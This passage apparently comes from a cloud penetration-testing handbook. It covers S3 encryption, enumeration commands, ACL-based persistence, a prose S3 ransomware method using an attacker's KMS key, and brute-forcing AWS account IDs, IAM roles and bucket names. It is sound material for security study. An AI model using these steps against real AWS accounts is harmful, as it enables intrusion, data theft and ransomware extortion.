  - Plaintext DEK + Encrypted data --> Object Data

Please, note that in this case **the key is managed by AWS** (rotation only every 3 years). If you use your own key you will be able to rotate, disable and apply access control.

### **Server-side encryption with KMS managed keys, SSE-KMS**

This method allows S3 to use the key management service to generate your data encryption keys. KMS gives you a far greater flexibility of how your keys are managed. For example, you are able to disable, rotate, and apply access controls to the CMK, and order to against their usage using AWS Cloud Trail.

- Encryption:
  - S3 request data keys from KMS CMK
  - KMS uses a CMK to generate the pair DEK plaintext and DEK encrypted and send them to S3

- S3 uses the plaintext key to encrypt the data, store the encrypted data and the encrypted key and deletes from memory the plain text key
- Decryption:
  - S3 ask to KMS to decrypt the encrypted data key of the object
  - KMS decrypt the data key with the CMK and send it back to S3
  - S3 decrypts the object data

### **Server-side encryption with customer provided keys, SSE-C**

This option gives you the opportunity to provide your own master key that you may already be using outside of AWS. Your customer-provided key would then be sent with your data to S3, where S3 would then perform the encryption for you.

- Encryption:
  - The user sends the object data + Customer key to S3
  - The customer key is used to encrypt the data and the encrypted data is stored
  - a salted HMAC value of the customer key is stored also for future key validation
  - the customer key is deleted from memory
- Decryption:
  - The user send the customer key
  - The key is validated against the HMAC value stored
  - The customer provided key is then used to decrypt the data

### **Client-side encryption with KMS, CSE-KMS**

Similarly to SSE-KMS, this also uses the key management service to generate your data encryption keys. However, this time KMS is called upon via the client not S3. The encryption then takes place client-side and the encrypted data is then sent to S3 to be stored.

- Encryption:
  - Client request for a data key to KMS
  - KMS returns the plaintext DEK and the encrypted DEK with the CMK
  - Both keys are sent back
  - The client then encrypts the data with the plaintext DEK and send to S3 the encrypted data + the encrypted DEK (which is saved as metadata of the encrypted data inside S3)
- Decryption:
  - The encrypted data with the encrypted DEK is sent to the client
  - The client asks KMS to decrypt the encrypted key using the CMK and KMS sends back the plaintext DEK
  - The client can now decrypt the encrypted data

### **Client-side encryption with customer provided keys, CSE-C**

Using this mechanism, you are able to utilize your own provided keys and use an AWS-SDK client to encrypt your data before sending it to S3 for storage.

- Encryption:
  - The client generates a DEK and encrypts the plaintext data
  - Then, using its own custom CMK it encrypts the DEK

- submit the encrypted data + encrypted DEK to S3 where it's stored
- Decryption:
  - S3 sends the encrypted data and DEK
  - As the client already has the CMK used to encrypt the DEK, it decrypts the DEK and then uses the plaintext DEK to decrypt the data

## Enumeration

One of the traditional main ways of compromising AWS orgs start by compromising buckets publicly accessible. **You can find public buckets enumerators in this page.**

```
# Get buckets ACLs
aws s3api get-bucket-acl --bucket <bucket-name>
aws s3api get-object-acl --bucket <bucket-name> --key flag

# Get policy
aws s3api get-bucket-policy --bucket <bucket-name>
aws s3api get-bucket-policy-status --bucket <bucket-name> #if
it's public

# list S3 buckets associated with a profile
aws s3 ls
aws s3api list-buckets

# list content of bucket (no creds)
aws s3 ls s3://bucket-name --no-sign-request
aws s3 ls s3://bucket-name --recursive

# list content of bucket (with creds)
aws s3 ls s3://bucket-name
aws s3api list-objects-v2 --bucket <bucket-name>
aws s3api list-objects --bucket <bucket-name>
aws s3api list-object-versions --bucket <bucket-name>

# copy local folder to S3
aws s3 cp MyFolder s3://bucket-name --recursive

# delete
aws s3 rb s3://bucket-name --force

# download a whole S3 bucket
aws s3 sync s3://<bucket>/ .

# move S3 bucket to different location
aws s3 sync s3://oldbucket s3://newbucket --source-region us-
west-1
```

```
# list the sizes of an S3 bucket and its contents
aws s3api list-objects --bucket BUCKETNAME --output json --
query "[sum(Contents[].Size), length(Contents[])]"

# Update Bucket policy
aws s3api put-bucket-policy --policy file:///root/policy.json -
-bucket <bucket-name>
##JSON policy example
{
    "Id": "Policy1568185116930",
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Stmt1568184932403",
            "Action": [
                "s3>ListBucket"
            ],
            "Effect": "Allow",
            "Resource": "arn:aws:s3:::welcome",
            "Principal": "*"
        },
        {
            "Sid": "Stmt1568185007451",
            "Action": [
                "s3GetObject"
            ],
            "Effect": "Allow",
            "Resource": "arn:aws:s3:::welcome/*",
            "Principal": "*"
        }
    ]
}

# Update bucket ACL
aws s3api get-bucket-acl --bucket <bucket-name> # Way 1 to get
```

```

the ACL
aws s3api put-bucket-acl --bucket <bucket-name> --access-
control-policy file://acl.json

aws s3api get-object-acl --bucket <bucekt-name> --key flag #Way
2 to get the ACL
aws s3api put-object-acl --bucket <bucket-name> --key flag --
access-control-policy file://objacl.json

##JSON ACL example
## Make sure to modify the Owner's displayName and ID according
to the Object ACL you retrieved.

{
  "Owner": {
    "DisplayName": "<DisplayName>",
    "ID": "<ID>"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI":
"http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}
## An ACL should give you the permission WRITE_ACP to be able
to put a new ACL

```

## dual-stack

You can access an S3 bucket through a dual-stack endpoint by using a virtual hosted-style or a path-style endpoint name. These are useful to access S3 through IPv6.

Dual-stack endpoints use the following syntax:

- `bucketname.s3.dualstack.aws-region.amazonaws.com`
- `s3.dualstack.aws-region.amazonaws.com/bucketname`

## Privesc

In the following page you can check how to **abuse S3 permissions to escalate privileges**:

[aws-s3-privesc.md](#)

## Unauthenticated Access

[aws-s3-unauthenticated-enum.md](#)

## Persistence

## S3 ACL Access Control

Knowing that several organizations **store sensitive information in S3 buckets**, maintaining **access to those buckets** might be enough to **maintain persistence inside the organization**.

**S3 ACL Access Control** is a recognized functionality of AWS in that you can use an access control list to **allow access to S3 buckets from outside your own AWS account** without configuring an Identity-based or Resource-based IAM policy. While many organizations may be prepared to alert on S3 buckets made public via resource policy, this alerting may not extend to capabilities associated with bucket or object ACLs. Furthermore, subtler configurations that expose bucket or object resources to other accounts via ACLs may go undetected by organizations, even those with strong alerting capabilities. Using these permissions, you can **extend your access by allowing other AWS accounts you control to read or write objects**, buckets, and bucket ACLs.\ Furthermore, the access can be extended to AUTHENTICATED USERS, which is a term AWS uses to describe any AWS IAM principal in any other AWS account. The access can also be extended to ANY USER which is a term AWS uses to describe anonymous access that does not require authentication.

## S3 Ransomware

[s3-ransomware.md](#)

# Amazon Athena

Amazon Athena is an interactive query service that makes it easy to **analyze data** directly in Amazon Simple Storage Service (Amazon S3) **using standard SQL**.

You need to **prepare a relational DB table** with the format of the content that is going to appear in the monitored S3 buckets. And then, Amazon Athena will be able to populate the DB from the logs, so you can query it.

Amazon Athena supports the **ability to query S3 data that is already encrypted** and if configured to do so, **Athena can also encrypt the results of the query which can then be stored in S3**.

**This encryption of results is independent of the underlying queried S3 data**, meaning that even if the S3 data is not encrypted, the queried results can be encrypted. A couple of points to be aware of is that Amazon Athena only supports data that has been **encrypted** with the **following S3 encryption methods, SSE-S3, SSE-KMS, and CSE-KMS**.

SSE-C and CSE-E are not supported. In addition to this, it's important to understand that Amazon Athena will only run queries against **encrypted objects that are in the same region as the query itself**. If you need to query S3 data that's been encrypted using KMS, then specific permissions are required by the Athena user to enable them to perform the query.

## Enumeration

```
# Get catalogs
aws athena list-data-catalogs

# Get databases inside catalog
aws athena list-databases --catalog-name <catalog-name>
aws athena list-table-metadata --catalog-name <catalog-name> --
database-name <db-name>

# Get query executions, queries and results
aws athena list-query-executions
aws athena get-query-execution --query-execution-id <id> # Get
query and meta of results
aws athena get-query-results --query-execution-id <id> # This
will rerun the query and get the results

# Get workgroups & Prepared statements
aws athena list-work-groups
aws athena list-prepared-statements --work-group <wg-name>
aws athena get-prepared-statement --statement-name <name> --
work-group <wg-name>

# Run query
aws athena start-query-execution --query-string <query>
```

# References

- <https://cloudsecdocs.com/aws/defensive/tooling/cli/#s3>
- [https://hackingthe.cloud/aws/post\\_exploitation/s3\\_acl\\_persistence/](https://hackingthe.cloud/aws/post_exploitation/s3_acl_persistence/)
- <https://docs.aws.amazon.com/AmazonS3/latest/userguide/dual-stack-endpoints.html>

**Support HackTricks and get benefits!**

# S3 Ransomware

**Support HackTricks and get benefits!**

# S3 Ransomware

1. **Attacker creates a KMS key** in their own “personal” AWS account (or another compromised account) and provides “the world” access to use that KMS key for encryption. This means that it could be used by any AWS user/role/account to encrypt, but **not** decrypt objects in S3.
2. **Attacker identifies a target S3 bucket and gains write-level access to it**, which is possible through a variety of different means. This could include [poor configuration on buckets that expose them publicly](#) or an [attacker gaining access to the AWS environment itself](#). Typically attackers would target buckets with sensitive information, such as PII, PHI, logs, backups, and more.
3. **Attacker checks the configuration of the bucket** to determine if it is able to be targeted by ransomware. This would include checking if S3 Object Versioning is enabled and if multi-factor authentication delete (MFA delete) is enabled. If Object Versioning is not enabled, then they are good to go. If Object Versioning is enabled, but MFA delete is disabled, the attacker can just disable the Object Versioning. If both Object Versioning and MFA delete are enabled, it would require *a lot* of extra work to be able to ransomware that specific bucket.
4. **Attacker uses the AWS API to replace each object in a bucket with a new copy of itself**, but this time, it is encrypted with the attackers KMS key.

- 5. Attacker schedules the deletion of the KMS key** that was used for this attack, giving a 7 day window to their target until the key is deleted and the data is lost forever.
- 6. Attacker uploads a final file** such as “ransom-note.txt? without encryption, which instructs the target on how to get their files back.

The following screenshot shows an example of a file that was targeted for a ransomware attack. As you can see, the account ID that owns the KMS key that was used to encrypt the object (7\*\*\*\*\*2) is different than the account ID of the account that owns the object (2\*\*\*\*\*1).

The screenshot shows the AWS S3 Properties page for a file named 'file.txt'. The top navigation bar includes the AWS logo, 'Services' dropdown, 'Resource Groups' dropdown, user info 'Spencer @ 2', and a notification icon with a red box around the number '1'. The breadcrumb path is 'Amazon S3 > [REDACTED] > file.txt'. Below the path, the file name 'file.txt' is shown with a 'Latest version' dropdown. A tab bar at the top right includes 'Overview' (white), 'Properties' (blue, selected), 'Permissions', and 'Select from'. Below the tabs are buttons for 'Open', 'Download', 'Download as', 'Make public', and 'Copy path'. The main content area displays various metadata fields: 'Owner' (redacted), 'Last modified' (redacted), 'Etag' (redacted), 'Storage class' (Standard), 'Server-side encryption' (AWS-KMS), 'KMS key ID' (arn:aws:kms:us-east-1:[REDACTED]2:key/[REDACTED]), 'Size' (1.0 GB), 'Key' (file.txt), and 'Object URL' ([https://s3.amazonaws.com/\[REDACTED\]/file.txt](https://s3.amazonaws.com/[REDACTED]/file.txt)).

Here you can [find a ransomware example](#) that does the following:

1. Gathers the first 100 objects in the bucket (or all, if fewer than 100 objects in the bucket)
2. One by one, overwrites each object with itself using the new KMS encryption key

For more info [check the original research](#).

**Support HackTricks and get benefits!**

# AWS - Other Services Enum

**Support HackTricks and get benefits!**

# Directconnect

Allows to **connect a corporate private network with AWS** (so you could compromise an EC2 instance and access the corporate network).

```
aws directconnect describe-connections  
aws directconnect describe-interconnects  
aws directconnect describe-virtual-gateways  
aws directconnect describe-virtual-interfaces
```

# Support

In AWS you can access current and previous support cases via the API

```
aws support describe-cases --include-resolved-cases
```

**Support HackTricks and get benefits!**

# **AWS - Unauthenticated Enum & Access**

**Support HackTricks and get benefits!**

# AWS Credentials Leaks

A common way to obtain access or information about an AWS account is by **searching for leaks**. You can search for leaks using **google dorks**, checking the **public repos** of the **organization** and the **workers** of the organization in **Github** or other platforms, searching in **credentials leaks databases**... or in any other part you think you might find any information about the company and its cloud infa.\ Some useful **tools**:

- <https://github.com/carlospolop/leakos>
- <https://github.com/carlospolop/pastos>
- <https://github.com/carlospolop/gorks>

# AWS Unauthenticated Enum & Access

There are several services in AWS that could be configured giving some kind of access to all Internet or to more people than expected. Check here how:

- [Accounts Unauthenticated Enum](#)
- [Cloud9 Unauthenticated Enum](#)
- [Cloudfront Unauthenticated Enum](#)
- [Cloudsearch Unauthenticated Enum](#)
- [Cognito Unauthenticated Enum](#)
- [DocumentDB Unauthenticated Enum](#)
- [EC2 Unauthenticated Enum](#)
- [Elasticsearch Unauthenticated Enum](#)
- [IAM Unauthenticated Enum](#)
- [IoT Unauthenticated Access](#)
- [Kinesis Video Unauthenticated Access](#)
- [Media Unauthenticated Access](#)
- [MQ Unauthenticated Access](#)
- [MSK Unauthenticated Access](#)
- [RDS Unauthenticated Access](#)
- [Redshift Unauthenticated Access](#)
- [SQS Unauthenticated Access](#)
- [S3 Unauthenticated Access](#)

# Cross Account Attacks

In the talk [Breaking the Isolation: Cross-Account AWS Vulnerabilities](#) it's presented how some services allow(ed) any AWS account accessing them because **AWS services without specifying accounts ID** were allowed.

During the talk they specify several examples, such as S3 buckets **allowing clouptrail** (of any AWS account) to **write to them**:

```
{  
  "Sid": "AWSCloudTrailWrite20150319",  
  "Effect": "Allow",  
  "Principal": {"Service": "clouptrail.amazonaws.com"},  
  "Action": "s3:PutObject",  
  "Resource": "arn:aws:s3:::victims-clouptrail-bucket/AWSLogs/123456789012/*",  
  "Condition": {"StringEquals": {"s3:x-amz-acl": "bucket-owner-full-control"}}  
}
```

Other services found vulnerable:

- AWS Config
- Serverless repository

# Tools

- [\*\*cloud\\_enum\*\*](#): Multi-cloud OSINT tool. **Find public resources** in AWS, Azure, and Google Cloud. Supported AWS services: Open / Protected S3 Buckets, awsapps (WorkMail, WorkDocs, Connect, etc.)

**Support HackTricks and get benefits!**

# **AWS - Accounts Unauthenticated Enum**

**Support HackTricks and get benefits!**

# Account IDs

If you have a target there are ways to try to identify account IDs of accounts related to the target.

## Brute-Force

You create a list of potential account IDs and aliases and check them

```
# Check if an account ID exists
curl -v https://<account_id>.signin.aws.amazon.com
## If response is 404 it doesn't, if 200, it exists
## It also works from account aliases
curl -v https://vodafone-uk2.signin.aws.amazon.com
```

You can automate this process with this tool.

## OSINT

Look for urls that contains `<alias>.signin.aws.amazon.com` with an **alias related to the organization**.

## Marketplace

If a vendor has **instances in the marketplace**, you can get the owner id (account id) of the AWS account he used.

## **Snapshots**

- Public EBS snapshots (EC2 -> Snapshots -> Public Snapshots)
- RDS public snapshots (RDS -> Snapshots -> All Public Snapshots)
- Public AMIs (EC2 -> AMIs -> Public images)

## **Errors**

Many AWS error messages (even access denied) will give that information.

# References

- <https://www.youtube.com/watch?v=8ZXRw4Ry3mQ>

**Support HackTricks and get benefits!**

# AWS - Api Gateway Unauthenticated Enum

Support HackTricks and get benefits!

## API Invoke bypass

According to the talk [Attack Vectors for APIs Using AWS API Gateway Lambda Authorizers - Alexandre & Leonardo](#), Lambda Authorizers can be configured **using IAM syntax** to give permissions to invoke API endpoints. This is taken [from the docs](#):

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Permission",  
            "Action": [  
                "execute-api:Execution-operation"  
            ],  
            "Resource": [  
                "arn:aws:execute-api:region:account-id:api-  
                id/stage/METHOD_HTTP_VERB/Resource-path"  
            ]  
        }  
    ]  
}
```

The problem with this way to give permissions to invoke endpoints is that the "\*" implies "anything" and there is **no more regex syntax supported.**

Some examples:

- A rule such as `arn:aws:execute-api:sa-east-1:accid:api-id/prod/*/dashboard/*` in order to give each user access to `/dashboard/user/{username}` will give them access to other routes such as `/admin/dashboard/createAdmin` for example.

Note that "\*" **doesn't stop expanding with slashes**, therefore, if you use "\*" in api-id for example, it could also indicate "any stage" or "any method" as long as the final regex is still valid.\ So `arn:aws:execute-api:sa-east-1:accid:*/prod/GET/dashboard/*` \ Can validate a post request to test stage to the path `/prod/GET/dashboard/admin` for example.

You should always have clear what you want to allow to access and then check if other scenarios are possible with the permissions granted.

For more info, apart of the [docs](#), you can find code to implement authorizers in [this official aws github](#).

## IAM Policy Injection

In the same [talk](#) it's exposed the fact that if the code is using **user input to generate the IAM policies**, wildcards (and others such as "." or specific strings) can be included in there with the goal of **bypassing restrictions**.

## Public URL template

```
https://{{random_id}}.execute-api.  
{{region}}.amazonaws.com/{{user_provided}}
```

**Support HackTricks and get benefits!**

# AWS - Cloudfront Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
https://random_id.cloudfront.net
```

**Support HackTricks and get benefits!**

# **AWS - Cognito Unauthenticated Enum**

**Support HackTricks and get benefits!**

# Unauthenticated Cognito

Cognito is an AWS service that enable developers to **grant their app users access to AWS services**. Developers will grant **IAM roles to authenticated users** in their app (potentially people will be able to just sign up) and they can also grant an **IAM role to unauthenticated users**.

For basic info about Cognito check:

[aws-cognito-enum](#)

## Identity Pool ID

Identity Pools can grant **IAM roles to unauthenticated users** that just **know the Identity Pool ID** (which is fairly common to **find**), and attacker with this info could try to **access that IAM role** and exploit it.\ Moreoever, IAM roles could also be assigned to **authenticated users** that access the Identity Pool. If an attacker can **register a user** or already has **access to the identity provider** used in the identity pool you could access to the **IAM role being given to authenticated users** and abuse its privileges.

[Check how to do that here.](#)

## User Pool ID

By default Cognito allows to **register new user**. Being able to register a user might give you **access** to the **underlaying application** or to the **authenticated IAM access role of an Identity Pool** that is accepting as identity provider the Cognito User Pool. [Check how to do that here](#).

**Support HackTricks and get benefits!**

# AWS - DocumentDB Enum

**Support HackTricks and get benefits!**

## Public URL template

```
<name>.cluster-<random>.<region>.docdb.amazonaws.com
```

**Support HackTricks and get benefits!**

# AWS - EC2 Unauthenticated Enum

**Support HackTricks and get benefits!**

# Public Ports

It's possible to expose the **any port of the virtual machines to the internet**. Depending on **what is running** in the exposed the port an attacker could abuse it.

# Public AMIs & EBS Snapshots

AWS allows to **give access to anyone to download AMIs and Snapshots.**

You can list these resources very easily from your own account:

```
# Public AMIs
aws ec2 describe-images --executable-users all
## Search AMI by ownerID
aws ec2 describe-images --executable-users all --query
'Images[?contains(ImageLocation, `967541184254/`) == `true`]'
## Search AMI by substr ("shared" in the example)
aws ec2 describe-images --executable-users all --query
'Images[?contains(ImageLocation, `shared`) == `true`]'

# Public EBS snapshots (hard-drive copies)
aws ec2 describe-snapshots --restorable-by-user-ids all
aws ec2 describe-snapshots --restorable-by-user-ids all | jq
'.Snapshots[] | select(.OwnerId == "099720109477")'
```

## Public URL template

```
# EC2
ec2-{ip-seperated}.compute-1.amazonaws.com
# ELB
http://{user_provided}-{random_id}-
{region}.elb.amazonaws.com:80/443
https://user_provided-{random_id}.region.elb.amazonaws.com
```

**Support HackTricks and get benefits!**

# AWS - Elasticsearch Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
https://vpc-{user_provided}-[random].[region].es.amazonaws.com
https://search-{user_provided}-[random].
[region].es.amazonaws.com
```

**Support HackTricks and get benefits!**

# **AWS - IAM Unauthenticated Enum**

**Support HackTricks and get benefits!**

# Enumerate Roles & Usernames in an account

## ~~Assume Role Brute Force~~

This technique doesn't work anymore as if the role exists or not you always get this error:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::947247140022:user/testenv is not authorized to perform: sts:AssumeRole on resource: arn:aws:iam::429217632764:role/account-balanceasdas
```

You can test this running:

```
aws sts assume-role --role-arn arn:aws:iam::412345678909:role/superadmin --role-session-name s3-access-example
```

If you try to **assume a role that you don't have permissions to**, AWS will output an error similar to:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform: sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

This error message indicates that the role exists, but its assume role policy document does not allow you to assume it. By running the same command, but targeting **a role that does not exist**, AWS will return:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Surprisingly, **this process works cross-account**. Given any valid AWS account ID and a well-tailored wordlist, you can enumerate the account's existing roles without restrictions.

You can use this [script to enumerate potential principals](#) abusing this issue.

## Trust Policies: Brute-Force Cross Account roles and users

When setting up/update an **IAM role trust policy**, you are specifying what **AWS resources/services can assume that role** and gain temporary credentials.

When you save the policy, if the resource is **found**, the trust policy will **save successfully**, but if it is **not found**, then an **error will be thrown**, indicating an invalid principal was supplied.

Note that in that resource you could specify a cross account role or user:

- `arn:aws:iam::acc_id:role/role_name`
- `arn:aws:iam::acc_id:user/user_name`

This is a policy example:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "  
                    "AWS": "arn:aws:iam::216825089941:role\\Test"  
                },  
                "Action": "sts:AssumeRole"  
            }  
        ]  
    }  
}
```

## GUI

That is the **error** you will find if you uses a **role that doesn't exist**. If the role **exist**, the policy will be **saved** without any errors. (The error is for update, but it also works when creating)

**✖ Failed to update trust policy**

Invalid principal in policy: "AWS":"arn:aws:iam::412345672123:role/asuperadmin"

IAM > Roles > StopEC2 > Edit trust policy

## Edit trust policy

```
1▼ {  
2    "Version": "2012-10-17",  
3▼   "Statement": [  
4▼     {  
5       "Effect": "Allow",  
6▼         "Principal": {  
7           "Service": "lambda.amazonaws.com",  
8           "AWS": "arn:aws:iam::412345672123:role/asuperadmin"  
9         },  
10        "Action": "sts:AssumeRole"  
11      }  
12    ]  
13 }
```

## CLI

```
### You could also use: aws iam update-assume-role-policy
# When it works
aws iam create-role --role-name Test-Role --assume-role-policy-
document file://a.json
{
    "Role": {
        "Path": "/",
        "RoleName": "Test-Role",
        "RoleId": "AROA5ZDCUJS3DVEIY0B73",
        "Arn": "arn:aws:iam::947247140022:role/Test-Role",
        "CreateDate": "2022-05-03T20:50:04Z",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::316584767888:role/account-balance"
                    },
                    "Action": [
                        "sts:AssumeRole"
                    ]
                }
            ]
        }
    }
}

# When it doesn't work
aws iam create-role --role-name Test-Role2 --assume-role-
policy-document file://a.json
An error occurred (MalformedPolicyDocument) when calling the
CreateRole operation: Invalid principal in policy:
"AWS":"arn:aws:iam::316584767888:role/account-balancefd23f2"
```

You can automate this process with

[https://github.com/carlospolop/aws\\_tools](https://github.com/carlospolop/aws_tools)

- ```
bash unauth_iam.sh -t user -i 316584767888 -r TestRole -w  
./unauth_wordlist.txt
```

Or using [Pacu](#):

- ```
run iam__enum_users --role-name admin --account-id  
229736458923 --word-list /tmp/names.txt
```
- ```
run iam__enum_roles --role-name admin --account-id  
229736458923 --word-list /tmp/names.txt
```
- The `admin` role used in the example is a **role in your account to be impersonated** by pacu to create the policies it needs to create for the enumeration

## Privesc

In the case the role was bad configured and allows anyone to assume it:

## Policy Document

```
1 {  
2     "Version": "2012-10-17",  
3     "Statement": [  
4         {  
5             "Effect": "Allow",  
6             "Principal": {  
7                 "AWS": "*"  
8             },  
9             "Action": "sts:AssumeRole"  
10        }  
11    ]  
12}  
13
```

The attacker could just assume it.

# Third Party OIDC Federation

Imagine that you manage to read a **Github Actions workflow** that is accessing a **role** inside **AWS**. This trust might give access to a role with the following **trust policy**:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::<acc_id>:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
        }
      }
    }
  ]
}
```

This trust policy might be correct, but the **lack of more conditions** should make you distrust it. This is because the previous role can be assumed by **ANYONE from Github Actions!** You should specify in the conditions also

other things such as org name, repo name, env, brach...

Another potential misconfiguration is to **add a condition** like the following:

```
"StringLike": {  
    "token.actions.githubusercontent.com:sub":  
    "repo:org_name*:*"  
}
```

Note that **wildcard (\*)** before the **colon (:)**. You can create an org such as **org\_name1** and **assume the role** from a Github Action.

# References

- <https://www.youtube.com/watch?v=8ZXRw4Ry3mQ>
- <https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/>
- [https://hackingthe.cloud/aws/enumeration/enum\\_iam\\_user\\_role/](https://hackingthe.cloud/aws/enumeration/enum_iam_user_role/)

**Support HackTricks and get benefits!**

# AWS - IoT Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
mqtt://{{random_id}}.iot.{region}.amazonaws.com:8883  
https://{{random_id}}.iot.{region}.amazonaws.com:8443  
https://{{random_id}}.iot.{region}.amazonaws.com:443
```

**Support HackTricks and get benefits!**

# AWS - Kinesis Video Unauthenticated Enum

**Support HackTricks and get benefits!**

## **Public URL template**

```
https://{{random_id}}.kinesisvideo.{{region}}.amazonaws.com
```

**Support HackTricks and get benefits!**

# **AWS - Lambda Unauthenticated Access**

**Support HackTricks and get benefits!**

# Public Function URL

It's possible to relate a **Lambda** with a **public function URL** that anyone can access.

## Public URL template

```
https://{{random_id}}.lambda-url.{region}.on.aws/
```

**Support HackTricks and get benefits!**

# AWS - Media Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
https://{{random_id}}.mediaconvert.{region}.amazonaws.com  
https://{{random_id}}.mediapackage.  
{region}.amazonaws.com/in/v1/{{random_id}}/channel  
https://{{random_id}}.data.mediestore.{region}.amazonaws.com
```

**Support HackTricks and get benefits!**

# AWS - MQ Unauthenticated Enum

**Support HackTricks and get benefits!**

# Public Port

## RabbitMQ

In case of **RabbitMQ**, by **default public access** and ssl are enabled. But you need **credentials** to access (`amqps://.mq.us-east-1.amazonaws.com:5671`). Moreover, it's possible to **access the web management console** if you know the credentials in `https://b-<uuid>.mq.us-east-1.amazonaws.com/`

## ActiveMQ

In case of **ActiveMQ**, by default public access and ssl are enabled, but you need credentials to access.

## Public URL template

```
https://b-{random_id}-{1,2}.mq.{region}.amazonaws.com:8162/  
ssl://b-{random_id}-{1,2}.mq.{region}.amazonaws.com:61617
```

**Support HackTricks and get benefits!**

# AWS - MSK Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public Port

It's possible to **expose the Kafka broker to the public**, but you will need **credentials**, IAM permissions or a valid certificate (depending on the auth method configured).

It's also **possible to disabled authentication**, but in that case **it's not possible to directly expose** the port to the Internet.

## Public URL template

```
b-{1,2,3,4}.{user_provided}.{random_id}.c{1,2}.kafka.  
{region}.amazonaws.com  
{user_provided}.{random_id}.c{1,2}.kafka.useast-1.amazonaws.com
```

**Support HackTricks and get benefits!**

# AWS - RDS Unauthenticated Enum

**Support HackTricks and get benefits!**

# Public Port

It's possible to expose the **database port to the internet**. The attacker will still need to **know the username and password** or an **exploit** to enter in the database.

# Public RDS Snapshots

AWS allows to **give access to anyone to download RDS snapshots**. You can list these public RDS snapshots very easily from your own account:

```
# Public RDS snapshots
aws rds describe-db-snapshots --include-public
## Search by account ID
aws rds describe-db-snapshots --include-public --query
'DBSnapshots[?contains(DBSnapshotIdentifier, `284546856933:`)
== `true`]'
## To share a RDS snapshot with everybody the RDS DB cannot be
encrypted (so the snapshot won't be encrypted)
## To share a RDS encrypted snapshot you need to share the KMS
key also with the account
```

## Public URL template

```
mysql://{user_provided}.{random_id}.

{region}.rds.amazonaws.com:3306
postgres://{user_provided}.{random_id}.

{region}.rds.amazonaws.com:5432
```

**Support HackTricks and get benefits!**

# AWS - Redshift Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
{user_provided}.<random>.<region>.redshift.amazonaws.com
```

**Support HackTricks and get benefits!**

# AWS - SQS Unauthenticated Enum

**Support HackTricks and get benefits!**

## Public URL template

```
https://sqs.[region].amazonaws.com/[account-id]/{user_provided}
```

**Support HackTricks and get benefits!**

# AWS - S3 Unauthenticated Enum

**Support HackTricks and get benefits!**

# S3 Public Buckets

A bucket is considered “**public**” if **any user can list the contents** of the bucket, and “**private**” if the bucket's contents can **only be listed or written by certain users**.

Companies might have **buckets permissions miss-configured** giving access either to everything or to everyone authenticated in AWS in any account (so to anyone). Note, that even with such misconfigurations some actions might not be able to be performed as buckets might have their own access control lists (ACLs).

**Learn about AWS-S3 misconfiguration here:** <http://flaws.cloud> and <http://flaws2.cloud/>

## Finding AWS Buckets

Different methods to find when a webpage is using AWS to storage some resources:

### Enumeration & OSINT:

- Using **wappalyzer** browser plugin
- Using burp (**spidering** the web) or by manually navigating through the page all **resources loaded** will be save in the History.
- **Check for resources** in domains like:

```
http://s3.amazonaws.com/[bucket_name]/
http://[bucket_name].s3.amazonaws.com/
```

- Check for **CNAMEs** as `resources.domain.com` might have the CNAME `bucket.s3.amazonaws.com`
- Check <https://buckets.grayhatwarfare.com>, a web with already **discovered open buckets**.
- The **bucket name** and the **bucket domain name** needs to be **the same**.
  - **flaws.cloud** is in **IP** 52.92.181.107 and if you go there it redirects you to <https://aws.amazon.com/s3/>. Also, `dig -x 52.92.181.107` gives `s3-website-us-west-2.amazonaws.com` .
  - To check it's a bucket you can also **visit** <https://flaws.cloud.s3.amazonaws.com/>.

## Brute-Force

You can find buckets by **brute-forcing names** related to the company you are pentesting:

- <https://github.com/sa7mon/S3Scanner>
- <https://github.com/clario-tech/s3-inspector>
- <https://github.com/jordanpotti/AWSBucketDump> (Contains a list with potential bucket names)
- <https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets>
- <https://github.com/smaranchand/bucky>
- [https://github.com/tomdev/teh\\_s3\\_bucketeers](https://github.com/tomdev/teh_s3_bucketeers)

- <https://github.com/RhinoSecurityLabs/Security-Research/tree/master/tools/aws-pentest-tools/s3>
- [https://github.com/Eilonh/s3crets\\_scanner](https://github.com/Eilonh/s3crets_scanner)

```
# Generate a wordlist to create permutations
curl -s
https://raw.githubusercontent.com/cujanovic/goaltdns/master/words.txt > /tmp/words-s3.txt.temp
curl -s
https://raw.githubusercontent.com/jordanpotti/AWSBucketDump/master/BucketNames.txt >>/tmp/words-s3.txt.temp
cat /tmp/words-s3.txt.temp | sort -u > /tmp/words-s3.txt

# Generate a wordlist based on the domains and subdomains to test
## Write those domains and subdomains in subdomains.txt
cat subdomains.txt > /tmp/words-hosts-s3.txt
cat subdomains.txt | tr "." "-" >> /tmp/words-hosts-s3.txt
cat subdomains.txt | tr "." "\n" | sort -u >> /tmp/words-hosts-s3.txt

# Create permutations based in a list with the domains and subdomains to attack
goaltdns -l /tmp/words-hosts-s3.txt -w /tmp/words-s3.txt -o /tmp/final-words-s3.txt.temp
